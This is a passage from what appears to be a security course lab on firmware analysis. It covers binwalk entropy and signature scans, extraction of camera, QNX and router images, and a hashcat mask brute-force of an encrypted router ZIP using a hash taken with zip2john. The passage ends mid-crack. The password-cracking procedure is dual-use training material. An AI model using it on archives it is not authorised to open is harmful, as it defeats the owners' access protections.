
```
$ ent camera-firmware.bin
<trimmed for brevity>
$ ent router-firmware.zip
<trimmed for brevity>
```

Examining our output one will have a **Serial correlation coefficient** at the end of the output. The smaller that number is, the more likely it is that the data is either encrypted, compressed, or both. Looking at the Serial correlation coefficient values, which one is likely not encrypted/compressed?

With the output of ent, it only examines the file as a whole, but not any transition in the data moving through the file. Lets examine these same files with binwalks entropy analysis with the -E option:

```
$ binwalk -E router-firmware.zip

DECIMAL       HEXADECIMAL     ENTROPY
--------------------------------------------------------------------------------
0             0x0             Rising entropy edge (0.998861)
```




This zip file appears to start right away with the encrypted data, and is represented visually throughout the entirety of the file. Lets compare that to **camera-firmware.bin**:

```
$ binwalk -E camera-firmware.bin

DECIMAL       HEXADECIMAL     ENTROPY
--------------------------------------------------------------------------------
0             0x0             Rising entropy edge (0.994618)
1859584       0x1C6000        Falling entropy edge (0.093710)
2097152       0x200000        Rising entropy edge (0.991917)
5451776       0x533000        Falling entropy edge (0.000000)
5574656       0x551000        Rising entropy edge (0.996314)
6139904       0x5DB000        Falling entropy edge (0.638690)
```

```
6225920       0x5F0000        Rising entropy edge (0.956936)
9670656       0x939000        Falling entropy edge (0.349518)
```



Looking at the output for the camera firmware, there appears to be several chunks that have different levels of entropy, likely indicative of a variety of filesystem components. Towards the end we can even see that there is some slight variation, indicating more human readable text.

Once the analysis is complete, close the entropy graph.

Analysis With Binwalk

Now that we have seen some of the power of Binwalk, let's use it to examine the contents of firmware files. Binwalk excels at finding the contents of firmware blobs, and even extracting them for us to examine. Lets see what Binwalk can find in some of our firmware!

Lets start by doing some signature scanning, diving into the single file blob, looking for the individual components in our camera-firmware.bin

```
$ binwalk camera-firmware.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             uImage header, header size: 64 bytes, header CRC: 0x59B3A1D8, created:
2019-09-10 08:49:03, image size: 11075584 bytes, Data Address: 0x0, Entry Point: 0x0, data CRC:
0xCD7CAB52, OS: Linux, CPU: MIPS, image type: Firmware Image, compression type: none, image name:
"jz_fw"
64            0x40            uImage header, header size: 64 bytes, header CRC: 0xD3B9E871, created:
2019-02-14 03:00:10, image size: 1859813 bytes, Data Address: 0x80010000, Entry Point: 0x80400630,
data CRC: 0xE3786CEF, OS: Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image
name: "Linux-3.10.14"
128           0x80            LZMA compressed data, properties: 0x5D, dictionary size: 67108864 bytes,
uncompressed size: -1 bytes
2097216       0x200040        Squashfs filesystem, little endian, version 4.0, compression:xz, size:
3353204 bytes, 407 inodes, blocksize: 131072 bytes, created: 2019-05-21 17:22:45
5570624       0x550040        Squashfs filesystem, little endian, version 4.0, compression:xz, size:
572594 bytes, 12 inodes, blocksize: 131072 bytes, created: 2018-08-13 04:50:58
6225984       0x5F0040        JFFS2 filesystem, little endian
```

Examining the results, it looks as though we have a few parts of a bootloader in the uImage headers, as well as some Squashfs and JFFS2 filesystems. This looks promising! It is also very reminiscent of a standard unix based firmware images.

As another example, Binwalk can also interact with QNX based images. In our formware directory we also have a QNX based firmware of *SUV-QNX.rar*. Let's see what Binwalk can do with that, even though it appears to be compressed as a *.rar* file:

```
$ binwalk SUV-QNX.rar

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             RAR archive data, version 4.x, first volume type: MAIN_HEAD
10524882      0xA098D2        gzip compressed data, has 6494 bytes of extra data, last modified:
2017-11-10 14:05:28
34934728      0x2150FC8       MySQL MISAM compressed data file Version 11
61932882      0x3B10552       Uncompressed Adobe Flash SWF file, Version 41, File size (header
included) 406051309
78060146      0x4A71A72       MySQL ISAM compressed data file Version 6
126213460     0x785DD54       MPEG transport stream data
```

```
127179029     0x7949915       XAR archive, version: -30731, header size: 60777, TOC compressed:
12425977403931698210, TOC uncompressed: 10251622542108194381
143304955     0x88AA8FB       MySQL ISAM compressed data file Version 4
204816169     0xC353F29       MySQL MISAM compressed data file Version 6
210253577     0xC883709       Uncompressed Adobe Flash SWF file, Version 117, File size (header
included) 252303575
239486536     0xE464648       eCos RTOS string reference: "ecos.ans"
240633547     0xE57C6CB       eCos RTOS string reference: "ecos__p.ans"
240708566     0xE58EBD6       eCos RTOS string reference: "ecos__k.ans"
245410595     0xEA0AB23       eCos RTOS string reference: "ecos__p.ans"
250362068     0xEEC38D4       eCos RTOS string reference: "ecos__p.ans"
250377890     0xEEC76A2       eCos RTOS string reference: "ecos_para_abrir_a_lis__1.ans"
250484332     0xEEE166C       eCos RTOS string reference: "ecos__k.ans"
250498763     0xEEE4ECB       eCos RTOS string reference: "ecos__p.ans"
257468961     0xF58AA21       eCos RTOS string reference: "ecos__p.ans"
257676248     0xF5BD3D8       eCos RTOS string reference: "ecos__k.ans"
258411932     0xF670D9C       eCos RTOS string reference: "ecos_sao__d.ans"
262405221     0xFA3FC65       eCos RTOS string reference: "ecos_aberta___1.ans"
292262475     0x116B924B      MySQL ISAM index file Version 11
323593381     0x1349A4A5      Nagra Constant_KEY IDEA_Key: 10192431 D26C7190 A62F640C
345045969     0x1490FBD1      MySQL ISAM compressed data file Version 3
400680632     0x17E1E6B8      QNX6 Super Block
451053654     0x1AE28856      MySQL ISAM index file Version 1
488436318     0x1D1CF25E      MySQL ISAM index file Version 1
520268228     0x1F02A9C4      StuffIt Deluxe Segment (data): f
537446716     0x2008C93C      HPACK archive data
550038560     0x20C8EC20      MySQL ISAM index file Version 7
566731453     0x21C7A2BD      MySQL ISAM compressed data file Version 6
571371221     0x220E6ED5      LANCOM OEM file
574066734     0x2237902E      MySQL ISAM compressed data file Version 10
580803896     0x229E5D38      Uncompressed Adobe Flash SWF file, Version 123, File size (header
included) 70129349
641317840     0x2639BBD0      MySQL ISAM index file Version 8
```

In this case we will note that it took a bit longer to analyze. This is not surprising, given that the size of the file is that much larger.

That's a lot of output! Giving it a cursory look, there are Adobe SWF files, MPEG$ streams and several MySQL MISAM and ISAM files. These will clearly require some more investigation!

Let's try one more, *router-firmware.zip*. We had some luck with examining *.rar* files without decompression, so let's see how it handles the *.zip* file.

```
$ binwalk router-firmware.zip

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
64            0x40            Zip archive data, encrypted at least v1.0 to extract, compressed size:
12, name: 02.02EU
157           0x9D            Zip archive data, encrypted at least v2.0 to extract, compressed size:
462, uncompressed size: 787, name: 2K-cksum.txt
705           0x2C1           Zip archive data, encrypted at least v2.0 to extract, compressed size:
```

```
3491091, uncompressed size: 3823616, name: 2K-mdm-image-boot-mdm9625.img
3491899       0x35483B        Zip archive data, encrypted at least v2.0 to extract, compressed size:
9288483, uncompressed size: 25869888, name: 2K-mdm-image-mdm9625.yaffs2
12780483      0xC303C3        Zip archive data, encrypted at least v2.0 to extract, compressed size:
3491091, uncompressed size: 3823616, name: 2K-mdm-recovery-image-boot-mdm9625.img
16271686      0xF84946        Zip archive data, encrypted at least v2.0 to extract, compressed size:
6095084, uncompressed size: 14733312, name: 2K-mdm-recovery-image-mdm9625.yaffs2
22366880      0x1554AA0       Zip archive data, encrypted at least v2.0 to extract, compressed size:
10226536, uncompressed size: 27439104, name: 2K-mdm9625-usr-image.usrfs.yaffs2
32593523      0x1F15673       Zip archive data, encrypted at least v2.0 to extract, compressed size:
38257, uncompressed size: 69872, name: appsboot.mbn
32631866      0x1F1EC3A       Zip archive data, encrypted at least v2.0 to extract, compressed size:
137032, uncompressed size: 365464, name: mba.mbn
32768979      0x1F403D3       Zip archive data, encrypted at least v2.0 to extract, compressed size:
21201187, uncompressed size: 42338681, name: qdsp6sw.mbn
53970251      0x337854B       Zip archive data, encrypted at least v2.0 to extract, compressed size:
80841, uncompressed size: 147432, name: rpm.mbn
54051173      0x338C165       Zip archive data, encrypted at least v2.0 to extract, compressed size:
120078, uncompressed size: 262144, name: sbl1.mbn
54171333      0x33A96C5       Zip archive data, encrypted at least v2.0 to extract, compressed size:
110353, uncompressed size: 266648, name: tz.mbn
54281766      0x33C4626       Zip archive data, encrypted at least v2.0 to extract, compressed size:
4869, uncompressed size: 7840, name: wdt.mbn
54287936      0x33C5E40       End of Zip archive, footer length: 22
```

It appears that Binwalk can interact with the zip file and can tell us what is inside, including some *.img* and *.yaffs2* file systems. Neat.

Filesystem Extraction with Binwalk

We've now analyzed 3 different firmware images. Let's extract the file system contents so that we can browse all of the files on disk. We will continue to use Binwalk to do so, with the **-e** flag:

```
binwalk -e camera-firmware.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             uImage header, header size: 64 bytes, header CRC: 0x59B3A1D8, created:
2019-09-10 08:49:03, image size: 11075584 bytes, Data Address: 0x0, Entry Point: 0x0, data CRC:
0xCD7CAB52, OS: Linux, CPU: MIPS, image type: Firmware Image, compression type: none, image name:
"jz_fw"
64            0x40            uImage header, header size: 64 bytes, header CRC: 0xD3B9E871, created:
2019-02-14 03:00:10, image size: 1859813 bytes, Data Address: 0x80010000, Entry Point: 0x80400630,
data CRC: 0xE3786CEF, OS: Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image
name: "Linux-3.10.14"
128           0x80            LZMA compressed data, properties: 0x5D, dictionary size: 67108864 bytes,
uncompressed size: -1 bytes
2097216       0x200040        Squashfs filesystem, little endian, version 4.0, compression:xz, size:
3353204 bytes, 407 inodes, blocksize: 131072 bytes, created: 2019-05-21 17:22:45
5570624       0x550040        Squashfs filesystem, little endian, version 4.0, compression:xz, size:
```

```
572594 bytes, 12 inodes, blocksize: 131072 bytes, created: 2018-08-13 04:50:58
6225984       0x5F0040        JFFS2 filesystem, little endian
```

That output doesn't look any different from our analysis step, until we take a look at our directory listing:

```
$ ls -ls
total 722628
  8208 -rw-r--r-- 1 sec556 sec556   8402712 Jun  3  2020 camera2-firmware.bin
 10820 -rw-r--r-- 1 sec556 sec556  11075648 Oct  1  2019 camera-firmware.bin
     4 drwxrwxr-x 5 sec556 sec556      4096 Jun 17 02:07 _camera-firmware.bin.extracted
   184 -rw-r--r-- 1 sec556 sec556    184331 Nov 11  2020 radiosonde.hex
 53016 -rw-r--r-- 1 sec556 sec556  54287958 Jul  9  2015 router-firmware.zip
650396 -rw-r--r-- 1 sec556 sec556 665997323 Oct 15  2020 SUV-QNX.rar
```

We can now observe that there is a new directory *_camera-firmware.bin.extracted*. Let's see what is inside:

```
$ cd _camera-firmware.bin.extracted
$ ls -la
total 25004
drwxrwxr-x  5 sec556 sec556     4096 Jun 17 02:07 .
drwxrwxr-x  3 sec556 sec556     4096 Jun 17 02:07 ..
-rw-rw-r--  1 sec556 sec556  3353204 Jun 17 02:07 200040.squashfs
-rw-rw-r--  1 sec556 sec556   572594 Jun 17 02:07 550040.squashfs
-rw-rw-r--  1 sec556 sec556  4849664 Jun 17 02:07 5F0040.jffs2
-rw-rw-r--  1 sec556 sec556  5728840 Jun 17 02:07 80
-rw-rw-r--  1 sec556 sec556 11075520 Jun 17 02:07 80.7z
drwxrwxr-x  3 sec556 sec556     4096 Jun 17 02:07 jffs2-root
drwxrwxr-x 25 sec556 sec556     4096 May  4  2019 squashfs-root
drwxr-xr-x  2 sec556 sec556     4096 Aug  2  2018 squashfs-root-0
```

Examining the files in this directory we can observe the individual filesystem blobs for two squashfs and one jffs2 filesystems. Binwalk has also performed recursive extraction, and extracted those blobs as well, into the two squashfs and one jffs2 directories.

Next up, let's take a look at how Binwalk extracts QNX images. The answer is, slowly.

**Note: The QNX extraction can take a long time depending on the capabilities of our system

```
$ cd ~/firmware/
$ binwalk -e SUV-QNX.rar

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
...<trimmed for brevity...>
```

It is likely that we will get stuck at this point for quite some time. After letting it run for several minutes, issue a **ctrl-c** in the terminal to stop the process. Let's examine what we did get.

In similar fashion to the linux based firmware we are left with a new directory, *_SUV-QNX.rar.extracted*:

```
$ cd _SUV-QNX.rar.extracted/
$ ls -la
total 1432836
drwxrwxr-x 2 sec556 sec556      4096 Jun 17 02:30 .
drwxrwxr-x 4 sec556 sec556      4096 Jun 17 02:28 ..
-rw-rw-r-- 1 sec556 sec556 665997323 Jun 17 02:28 0.rar
-rw-rw-r-- 1 sec556 sec556 145729095 Jun 17 02:30 1F02A9C4.sit
-rw-rw-r-- 1 sec556 sec556 655472441 Jun 17 02:28 A098D2.gz
```

Unfortunately, we didn't get the same result as a linux based firmware. We can use other unix tools such as *unrar* to perform our extraction:

```
$ unrar e 0.rar
<...trimmed for brevity...>

*Note: If the unrar output asks to overwrite files, the answer should be **yes**.
```

This time it looks like we are getting MANY files to review.

Next up, *router-firmware.zip*:

```
$ cd ~/firmware
$ binwalk -e router-firmware.zip

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
64            0x40            Zip archive data, encrypted at least v1.0 to extract, compressed size:
12, name: 02.02EU
<...trimmed for brevity...>
```

Processing the zip file looks better! Lets see what we were able to extract:

```
$ cd _router-firmware.zip.extracted
$ ls -la
total 53024
drwxrwxr-x 2 sec556 sec556     4096 Jun 17 03:14 .
drwxrwxr-x 5 sec556 sec556     4096 Jun 17 03:14 ..
-rw-r--r-- 1 sec556 sec556        0 Jan  3  2015 02.02EU
-rw-r--r-- 1 sec556 sec556        0 Jan  3  2015 2K-cksum.txt
-rw------- 1 sec556 sec556        0 Jan  3  2015 2K-mdm9625-usr-image.usrfs.yaffs2
-rw-r--r-- 1 sec556 sec556        0 Jul 19  2014 2K-mdm-image-boot-mdm9625.img
-rw-r--r-- 1 sec556 sec556        0 Jul 19  2014 2K-mdm-image-mdm9625.yaffs2
-rw-r--r-- 1 sec556 sec556        0 Jul 19  2014 2K-mdm-recovery-image-boot-mdm9625.img
-rw-r--r-- 1 sec556 sec556        0 Jul 19  2014 2K-mdm-recovery-image-mdm9625.yaffs2
-rw-rw-r-- 1 sec556 sec556 54287894 Jun 17 03:14 40.zip
-rwxr-xr-x 1 sec556 sec556        0 Jul 19  2014 appsboot.mbn
-rwxr-xr-x 1 sec556 sec556        0 Jul 19  2014 mba.mbn
-rwxr-xr-x 1 sec556 sec556        0 Jul 19  2014 qdsp6sw.mbn
-rwxr-xr-x 1 sec556 sec556        0 Jul 19  2014 rpm.mbn
-rwxr-xr-x 1 sec556 sec556        0 Jul 19  2014 sbl1.mbn
```

```
-rwxr-xr-x 1 sec556 sec556        0 Jul 19  2014 tz.mbn
-rwxr-xr-x 1 sec556 sec556        0 Jul 19  2014 wdt.mbn
```

This is also disappointing. All but one of our files is 0 bytes in length. What happens whey we try to manually extract *40.zip*?

```
$ unzip 40.zip
Archive:  40.zip
[40.zip] 02.02EU password:
```

Well, there is our problem. Further extraction is not possible without the password. Is it just *40.zip* or is r*outer-firmware.zip* password protected?

```
$ cd ~/firmware
$ unzip router-firmware.zip
Archive:  router-firmware.zip
warning [router-firmware.zip]:  64 extra bytes at beginning or within zipfile
  (attempting to process anyway)
[router-firmware.zip] 02.02EU password:
```

Enter **ctrl-c**, as we don't have the password.

It appears that our problem is at the start of the extraction steps with *router-firmware.zip*.

Fortunately we are armed with the tools to solve this problem of an unknown ZIP password: hashcat!


Zip Password recovery with hashcat

We may recall from our lecture, that we can recover zip passwords with some application of brute force methods and this is where hashcat excels.

To make hashcat most effective in performing intelligent brute force attacks, it is helpful to observe similar passwords in the wild, or observe the creation policies. Unfortunately in this case we do not know either of these two things, so we will have to apply a more heavy handed approach. This will leave us with performing full brute force attacks.

We can at least think critically about how many still perform password construction, especially when a large consumer market of varying skill levels is involved. This often leaves a common denominator of an 8 character, alphanumeric password of mixed case: This is easy for consumer to use, but really only offers a modicum of protection.

We can use this limited knowledge or conjecture as a basis for brute fording a password with hashcat for a mask attack with the *-a 3* option. We just need to pick our character set. Let's look at what hashcat has to offer:



Based on our supposition we want an alpha numeric, mixed case character set. In the table above, *?l* gives us a lower alpha set, but no upper or numbers. *?U* gives us upper alpha but no lower alpha or numbers. Finally, *?d* is numeric but no alpha characters. We clearly need a hybrid of all three, and looking at the built in types, *?a* most accurately combines them, but with the addition of special characters as well. This is a little overboard for what we need for this exercise so lets create a custom character set:

```
$ echo "01233456789abcdefghijklmnopoqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ" > custom.hcchr
```

We'll use this new file as input as a new charset label as *$1* on the hashcat command line

We also reviewed that there were several types of zip options for us to try without the ability to determine the actual type without some trial and error. Let's refer to the list of known zip types below.

ID	Zip Type
11600	7-Zip
17200	PKZIP (Compressed)
17220	PKZIP (Compressed Multi-File)
17225	PKZIP (Mixed Multi-File)
17230	PKZIP (Mixed Multi-File Checksum-Only)
17210	PKZIP (Uncompressed)
20500	PKZIP Master Key
20510	PKZIP Master Key (6 byte optimization)
23001	SecureZIP AES-128
23002	SecureZIP AES-192
23003	SecureZIP AES-256
13600	WinZip

Thinking about the types available, PKZIP appears to be the most common, so let's start there. But which PKZIP type do we need? When we did our analysis with binwalk earlier, we can remember that binwalk told us that there appeared to be multiple files stored within the zip archive, instead of a single file. This seems more indicative of type *17220* for mutli-file zip archives, as opposed to *17200* for a single file archive. Type 17220 gives us an educated guess for a place to start.

Lets set up our hashcat command given the conclusions that we've drawn:

```
$ hashcat -m 17220 -a 3 -o cracked.txt -1 custom.hcchr router-firmware.zip ?1?1?1?1?1?1?1?1
hashcat (v6.1.1) starting...

* Device #1: Outdated POCL OpenCL driver detected!
<...trimmed for brevity...>
Counted lines in router-firmware.zip...Insufficient memory available
Segmentation fault (core dumped)
```

We've clearly done something wrong, with hashcat telling us that there isn't enough memory and the core dumps/crashes. It is because hashcat cannot process the zip file directly, but it needs it's stored hash separated to analyze.

In order to recover the hash for hashcat, we need to use the *zip2john* utility from John the Ripper (JtR) to extract the hash from the zip file. Unfortunately the *zip2john* output is not something that hashcat can understand, but a little manipulation with the unix *cut* command gets us where we need to be:

```
$ zip2john -c router-firmware.zip | cut -d ':' -f 2 > ziphash.txt
Scanning archive for local file headers
ver 1.0 efh 5455 efh 7875 Scanning for EOD... FOUND Extended local header
router-firmware.zip/02.02EU PKZIP Encr: 2b chk, TS_chk, cmplen=12, decmplen=0, crc=00000000 ts=9422
cs=9422 type=0
Skipping short file 02.02EU
<...trimmed for brevity...>
```

Now, lets try that hashcat command again with the standalone hashes instead of the zip file and see if we get better results:

```
$ hashcat -m 17220 -a 3  -o cracked.txt -1 custom.hcchr ziphash.txt ?1?1?1?1?1?1?1?1

* Device #1: Outdated POCL OpenCL driver detected!
<..trimmed for brevity...>
Initializing backend runtime for device #2...4 warnings generated.
Host memory required for this attack: 64 MB

[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit => [s]tatus [p]ause [b]ypass [c]heckpoint [q]uit =>
```

If we enter **s** at the prompt, it will give us a status as to the progress:

```
Session..........: hashcat
Status...........: Quit
Hash.Name........: PKZIP (Compressed Multi-File)
Hash.Target......: $pkzip$8*1*1*0*8*24*394a*2189035c9ba1f085f6efcf182c...pkzip$
Time.Started.....: Thu Jun 17 22:25:33 2021 (3 mins, 41 secs)
Time.Estimated...: Thu Jun 17 23:15:11 2021 (45 mins, 57 secs)
Guess.Mask.......: ?1?1?1?1?1?1?1?1 [6]
Guess.Charset....: -1 custom.hcchr, -2 Undefined, -3 Undefined, -4 Undefined
Guess.Queue......: 6/8 (75.00%)
Speed.#2.........: 19068.6 kH/s (6.46ms) @ Accel:256 Loops:256 Thr:1 Vec:8
```

```
Recovered........: 0/1 (0.00%) Digests
Progress.........: 4210350080/56800235584 (7.41%)
Rejected.........: 0/4210350080 (0.00%)
Restore.Point....: 1095168/14776336 (7.41%)
